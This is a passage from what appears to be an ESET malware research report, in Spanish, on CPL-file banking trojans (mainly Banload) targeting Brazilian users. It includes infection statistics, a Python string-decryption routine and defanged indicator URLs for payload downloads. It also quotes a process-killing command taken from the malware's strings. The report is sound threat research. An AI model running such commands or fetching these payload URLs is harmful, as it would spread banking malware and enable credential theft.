


Imagen 18 - Strings cifradas presentes también en troyanos bancarios.

A su vez, esas *strings* cifradas se traducen principalmente a:

- Nombres de entidades bancarias de Brasil: Sicredi, Banco Itaú, Santander, Bradesco, bb.com.br (Banco do Brasil), Caixa Federal.
- Navegadores: Chrome, Opera, Firefox, IE, Safari.
- URL: “hxxp://www.sonucilaclama.com.tr/plugins/editors-xtd/pagebreak/oi/html/h/lg.php”, “hxxp://www.cvicak-polanka.cz/b/notify.php”, “hxxp://64.31.51.19/oi.txt”.
- Más teclas, como “[Bakspace]”, “[Page Up]” o “[Page Down]”.
- Archivos de datos y temporales.
- *User agents*.
- Comandos, como “cmd /c taskkill /f /im dwm.exe /t”.

De la simple observación de estas *strings* ya podemos hacernos una idea acerca de las posibilidades del troyano bancario. En general los *bankers* analizados incluyen: inyección de código en procesos específicos, principalmente navegadores; remplazo de formularios en el navegador (mediante imágenes contenidas en el *banker*) e inyección de campos extra; capacidades de *keylogging* y captura de eventos del mouse y de pantalla; y comunicación cifrada con el servidor donde se almacenan las credenciales robadas. No obstante, vale destacar que los *bankers* no solo se limitan a estas posibilidades.

CPL Malware y su alcance en Brasil

En las secciones anteriores del artículo, compartimos con ustedes las diferentes técnicas y amenazas utilizadas por los cibercriminales en Brasil relacionadas con los archivos CPL. En esta sección vamos a analizar la evolución a lo largo del tiempo de la actividad de este tipo de archivos en la región.

Uno de los puntos más importante acerca de los archivos CPL, se relaciona con el impacto y crecimiento que han tenido en los últimos años. Para notar estos cambios podemos observar el **Gráfico 1**, en el cual se puede apreciar la relevancia que el *malware* en formato CPL ha tenido en la región:




Gráfico 1 - Crecimiento de archivos CPL.

El gráfico anterior muestra la relación entre los tipos de archivos ejecutables enviados por los usuarios de América Latina al Laboratorio de ESET desde 2009 hasta los primeros meses de 2015. Cuando miramos la relación de los archivos reportados en la región vemos un cambio más que importante. El salto más grande, quizás uno de los indicios de esta tendencia, se da entre 2012 y 2013. A comienzos de 2012, solo el 5% de los archivos enviados por los usuarios al Laboratorio de ESET se correspondieron a *malware* en CPL. Sin embargo, para 2013 este valor se elevó al 20%, cuadruplicando su valor respecto al año anterior.

El segundo cambio más importante se sigue observando entre 2014 y los primeros meses de 2015, en donde el porcentaje de muestras recibidas por parte de los usuarios creció en un 50%. Durante los primeros tres meses de 2015, tres de cada diez muestras que los usuarios enviaron al Laboratorio de ESET fueron archivos CPL.

Por sobre las muestras enviadas por parte de los usuarios, es posible analizar la frecuencia con la que estos archivos llegaron al Laboratorio:




Gráfico 2 - Reportes de archivos CPL maliciosos enviados por usuarios.

Los dos años con mayor actividad claramente son 2013 y 2014, en donde se reportaron el 90% de las muestras de *malware* en CPL. Si bien sabemos que la actividad es anterior a 2013, analizar lo que los usuarios reportan al Laboratorio nos permite relevar el momento en el que identifican un archivo sospechoso más allá de la extensión que tenga.

Detecciones, amenazas y funciones

Sobre las más de 1500 muestras que tomamos de ejemplo, el 82% de las detecciones son variantes de *Win32/TrojanDownloader.Banload*, una familia de *malware* que prevalece desde hace años en Brasil como el principal código malicioso. Entre los puntos más particulares de esta familia encontramos que, según los datos de telemetría de **ESET LiveGrid**, Brasil es el país más afectado con una gran diferencia respecto al resto del mundo:

Imagen 19 – Detecciones de Win32/TrojanDownloader.Banload en el mundo.

Cuando desagregamos el mapa en el resto del mundo y cuantificamos el peso de cada país en el listado de los diez países más afectados por esta familia de *TrojanDownloaders,* nos encontramos que el 76% de las detecciones de esta familia en 2014 correspondió a Brasil. Esto es un ejemplo más que claro de que esta familia está dirigida a usuarios de ese país ya que el siguiente puesto, ocupado por España, tiene casi once veces menos detecciones y la brecha se extiende aún más con países como Argentina, Colombia e incluso Portugal.




Gráfico 3 – Países con más detecciones de Win32/TrojanDownloader.Banload.

Prácticamente, una de cada diez amenazas que se detectan en Brasil corresponden a esta familia de troyanos bancarios. El ranking de amenazas para el país en el mes de marzo de 2015 es el siguiente:




Gráfico 4 - Top 10 de propagación de amenazas en Brasil.

Como se explicó en una sección anterior, el objetivo de un ***TrojanDownloader*** es saltear la protección de un sistema y descargar desde un sitio *web* otra amenaza para instalar y ejecutar en el mismo. A través de esta técnica, los atacantes pretenden asegurarse que el verdadero *payload* del ataque no sea descubierto ante la existencia de un *software* de seguridad que lo detecte y así no revelar sus verdaderas intenciones.

URLs y Dominios

A lo largo de las múltiples campañas de estos troyanos bancarios, se han identificado un total de 419 URLs correspondientes a casi 300 dominios de diferentes países del mundo para alojar las amenazas que se intentaban descargar.

Por sobre un total de 298 dominios que hemos visto propagando diferentes amenazas desde 2013 hasta principios de 2015, 76 de ellos corresponden a dominios de Brasil que fueron vulnerados para alojar diferentes amenazas. Algunos de los enlaces utilizados dentro de los archivos ejecutables corresponden a URLs acortadas con sistemas como Bit.ly. Basados en la información de estos sistemas es posible confirmar la cantidad de clics que los usuarios hicieron sobre estos enlaces y el alcance de un ataque. En contraparte, los cibercriminales utilizan los servicios de acortadores de URLs como parte de sus técnicas de Ingeniería Social con el fin de ocultar a dónde es que realmente están accediendo. Sin embargo, en los casos que comentaremos a continuación, las URLs acortadas fueron extraídas de las variantes de *malware* analizadas, por lo que no queda en claro por qué dejaron tales URLs en los ejecutables.

Como ejemplo, si tomamos uno de los enlaces que los cibercriminales utilizaron a principios de 2014 y propagaron con un acortador de URLs podríamos ver qué cantidad de clics recibió el enlace y su tiempo de vida:




Gráfico 5 - Clics en enlaces propagados con acortadores de URLs.

En la imagen anterior podemos ver que el enlace (hxxps://bitly.com/KZwqH0) estuvo activo durante los primeros meses de 2014. Además, basados en estos mismos datos podemos ver que el total de clics fueron más de 9500:

Imagen 20 – Detalle de la cantidad de clics.

En total, hubo 10 mil clics por sobre esta amenaza y según las mismas estadísticas que otorga el sitio, el 88% de ellos provinieron de Brasil. Esto vuelve a remarcar que los cibercriminales en Brasil están principalmente atacando a gente de este país y su efectividad es bastante alta. En la próxima tabla podemos observar algunos otros números para diferentes enlaces acortados que utilizaron:

Enlace	Actividad	Cant. de clics	% de clics en Brasil	Amenaza
hxxp://bit.ly/15ZkZVq+	Junio 2013	2526	69%	Win32/TrojanDownloader.Banload.RXB
hxxp://bit.ly/19ZHA8D+	Enero 2014	3014	85%	Win32/TrojanDownloader.Banload.SRX
hxxp://bit.ly/KZwqHo+	Febrero 2014	9504	88%	Win32/TrojanDownloader.Banload.SVU
hxxp://bit.ly/1mzhuM7+	Enero 2014	6489	88%	Win32/TrojanDownloader.Banload.SRX

Tabla 1 – Detalles de los enlaces utilizados.

Todos los enlaces acortados que fueron encontrados en las variantes de *Win32/TrojanDownloader.Banload* tienen un muy alto porcentaje de clics en Brasil, lo que clarifica aún más hacia quiénes estaban orientadas estas amenazas.

Packers y protectores

Otro de los aspectos que se pueden destacar de estas campañas, es el *software* que los cibercriminales utilizaron para proteger sus amenazas o incluso evitar ser detectados por las soluciones de seguridad. Como era de esperarse, el *packer* o protector más utilizado fue UPX, que fue visto en el 27% de las ocasiones, seguido por PECompact con el 8%:




Gráfico 6 - Packer y protectores en archivos CPL maliciosos.

Además, vimos una gran cantidad de amenazas con protectores personalizados o poco comunes, incluyendo el cifrado de las URLs descripto en secciones anteriores. Habitualmente los atacantes suelen utilizar estas herramientas para disminuir el tamaño de sus códigos maliciosos como así también para evadir la detección.

Detecciones y familias de *malware*

El último punto que vamos a discutir en esta sección son las familias de *malware* que prevalecen en los archivos CPL que hemos recibido por parte de los usuarios en el Laboratorio de ESET.

El 82% de los reportes correspondían a variantes de ***Win32/TrojanDownloader.Banload***, cuyo comportamiento y actividades hemos discutido a lo largo de todo el artículo, detallando algunas de las particularidades que vimos en el Laboratorio. Por otro lado, teniendo en cuenta esta tendencia, la segunda familia con mayor cantidad de detecciones corresponde con *Win32/Spy.Banker* [10], y son aquellos códigos maliciosos que se encargan de robar la información desde las computadoras de las víctimas a través de diferentes técnicas para luego enviarlas a los atacantes.

La distribución de todas las familias de *malware* con Archivos CPL que hemos visto en Latinoamérica es:




Gráfico 7 - CPL malware en Latinoamérica.

Otra familia a mencionar es *Win32/Spy.Banbra*; el malware de esta variante ha estado activo en Brasil durante años [11] y en la actualidad continuamos viendo casos en los cuales los cibercriminales utilizan los mismos equipos de los usuarios para enviar miles de correos de *spam* con enlaces maliciosos para continuar infectando víctimas.

Asimismo, queremos destacar que notamos el crecimiento de otra familia de troyanos bancarios en Brasil, detectadas por ESET como *MSIL/TrojanDownloader.Banload.* Esta nueva generación de troyanos bancarios están desarrollados en .NET a diferencia de las amenazas que aquí debatimos que se encuentran en Delphi, Visual C++ y/o Visual Basic. Si bien no nos vamos a detener en su análisis queremos remarcar que en mediano plazo podrían ser una de las familias más importantes de Brasil.

Conclusión

Durante el tiempo en que se ha llevado a cabo esta investigación hemos podido observar cómo en Brasil el ecosistema cibercriminal es distinto al resto de la región. La forma en que las amenazas son desarrolladas y distribuidas denotan una mayor dedicación por parte de los cibercriminales, quienes generan sus ataques en forma personalizada, teniendo en cuenta las distintas formas de operar en la banca electrónica en Brasil. Como vimos anteriormente, este país integra el top 3 en Latinoamérica en cuanto al uso de la banca en línea, y la mitad de sus usuarios de redes sociales realizó al menos una transacción online durante 2013, lo cual creemos que influye en que los cibercriminales inviertan más esfuerzo en sus campañas de ataque.

Para ser más específicos, en el resto de Latinoamérica hemos visto cómo se propagan diversos *bots*, escritos en varios lenguajes de programación, mediante diferentes técnicas de Ingeniería Social. Esas amenazas, en la mayoría de los casos, provienen de ciertos *crimepacks*, ya sea aquellos cuyo código ha sido filtrado, como así también los que se venden en ciertos foros del *underground*. En Brasil, en cambio, las amenazas muestran una mayor homogeneidad en su estructura. Como ya hemos mencionado en este trabajo, vemos un predominio de los troyanos bancarios sobre otros tipos de *malware* en ese país.

Del análisis que hemos realizado con un universo de miles de muestras han surgido respuestas, a las que no hubiéramos llegado de no contemplar ciertas relaciones entre ellas. Las similitudes encontradas no solamente entre los *Downloaders* en formato CPL, sino también en los troyanos bancarios son numerosas. En primer lugar, vemos que el lenguaje de programación en las amenazas es Delphi para casi todas las muestras (salvo aquellas que tienen *custom packers* en otros lenguajes, pero mantienen Delphi en su código desempaquetado). Luego, la utilización del mismo algoritmo de cifrado, que no hemos visto en otras amenazas en la región. Por último, podemos mencionar que las campañas de propagación utilizadas son similares y reaparecen al cabo de cierto tiempo.

Por todos estos motivos debemos inclinarnos a pensar que estos ataques están siendo llevados a cabo por un único grupo de cibercriminales, o por varios grupos que están en contacto entre sí y comparten información. Estos atacantes se diferencian de sus pares en el resto de la región porque no utilizan *crimepacks* genéricos; si bien los archivos CPL con código malicioso no surgieron en Brasil, sí podemos decir que esta actual campaña contiene muchos elementos "*made in Brazil*". Tanto por las *strings* en portugués que se observan en los ejecutables, como por la utilización consistente de Delphi, es acertado pensar que ha habido un trabajo local de desarrollo de las amenazas, más que la adaptación de amenazas ya existentes.

Otro punto para reflexionar tiene que ver con el uso de *Downloaders*. Es muy común que, ante la aparición de binarios de este estilo, su detección no genere mayores interrogantes. En ese caso, puede perderse la oportunidad de divisar una campaña maliciosa en forma temprana, analizando justamente qué tipo de amenazas son descargadas y ejecutadas en un sistema infectado. Realmente vale la pena investigar hacia dónde van esos *Downloaders*, de modo que se puedan detectar patrones por país o región.

Podemos concluir que los archivos CPL han sido reciclados por los cibercriminales en Brasil y son utilizados como la forma predominante de propagar troyanos bancarios en ese país en los últimos tiempos. Si bien la funcionalidad de estas familias de *malware* son concretas, el estudio de los *payloads* y los cambios en la tecnología llevarán a los cibercriminales a innovar en las técnicas y tecnologías utilizadas para propagar sus amenazas.

En este último punto es en donde radica el desafío de las empresas de seguridad para analizar, estudiar y detectar las nuevas amenazas que los atacantes lanzan para vulnerar los sistemas de los usuarios.

Referencias

[1] 2013-05-29, comScore, **2013 Latin America Digital Future in Focus**, http://www.comscore.com/Insights/Presentations-and-Whitepapers/2013/2013-Latin-America-Digital-Future-in-Focus
[2] 2014-04-02, Michael Oleaga, Online Banking Growing in Brazil: More Than Half Made Digital Transactions in 2013, http://www.latinpost.com/articles/9959/20140402/online-banking-growing-brazil-more-half-made-digital-transactions.htm
[3] MSDN, **Implementing Control Panel Items**, http://msdn.microsoft.com/en-us/library/windows/desktop/cc144185%28v=vs.85%29.aspx
[4] 2004-11-15, Delphi Knowledge Base, **How to develop control panel applets**, http://users.atw.hu/delphicikk/listaz.php?id=1283&oldal=7
[5] 2005-03-03, Alex Gusev, **An Ancient Story of Control Panel Applets**, http://www.codeguru.com/cpp/w-p/ce/pocketpc/article.php/c9345/An-Ancient-Story-of-Control-Panel-Applets.htm
[6] MSDN, **DllMain entry point**, https://msdn.microsoft.com/en-us/library/windows/desktop/ms682583%28v=vs.85%29.aspx
[7] ESET Virus Radar, **Win32/TrojanDownloader.Banload**, http://virusradar.com/en/Win32_TrojanDownloader.Banload/detail
[8] 2008-04-21, Marshall Fryman, **Detecting a virtualized environment**, http://ruminatedrumblings.blogspot.com/2008/04/detecting-virtualized-environment.html
[9] Peter Ferrie, **Attacks on Virtual Machine Emulators**, http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf
[10] ESET Virus Radar, **Win32/Spy.Banker**, http://virusradar.com/en/Win32_Spy.Banker/detail
[11] 2009-02-20, Sebastián Bortnik, **Infección por archivos ¿ejecutables?**, http://www.welivesecurity.com/la-es/2009/02/20/infeccion-archivos-no-ejecutables/

Anexo A

Rutina de descifrado de *strings* en Python

```
def isHexCapitalized(string):
	val = True
	for c in string:
		char = ord(c)
		if (char < 48 or char > 57) and (char < 65 or char > 70):
			val = False
			break
	return val


def descifrar(key, ciphertext):
	llave = key
	cifrada = ciphertext
	descifrada =  ''

	if not isHexCapitalized(cifrada):
		return descifrada

	sub = int(cifrada[:2], 16)
	cifrada = cifrada[2:]

	while cifrada != '':
		xor2 = int(cifrada[:2], 16)
		xor1 = ord(llave[:1])
		llave = llave[1:]
		if llave == '':
			llave = key

		char = xor1 ^ xor2
		if char < sub:
			char = char + 255

		char = char - sub
		if char < 32 and char > 126:
			descifrada = ''
			break

		descifrada = descifrada + chr(char)
		sub = int(cifrada[:2], 16)
		cifrada = cifrada[2:]

	return descifrada
```

Anexo B

Listado de URLs obtenidas mediante análisis estático

- hxxp://137.116.185.18/wararbr/wrar32br.zip
- hxxp://184.173.216.25/~fotosins/Dados/Arquivo_Audio.exe
- hxxp://184.173.216.28/~fotosint/Comentario/Win2102.exe
- hxxp://184.173.225.223/~promoc/Flash_Play.exe
- hxxp://186.202.139.190/ler/bily.mpg?C2C818AEA0D6287d
- hxxp://186.202.179.110/18-07-homer.exe
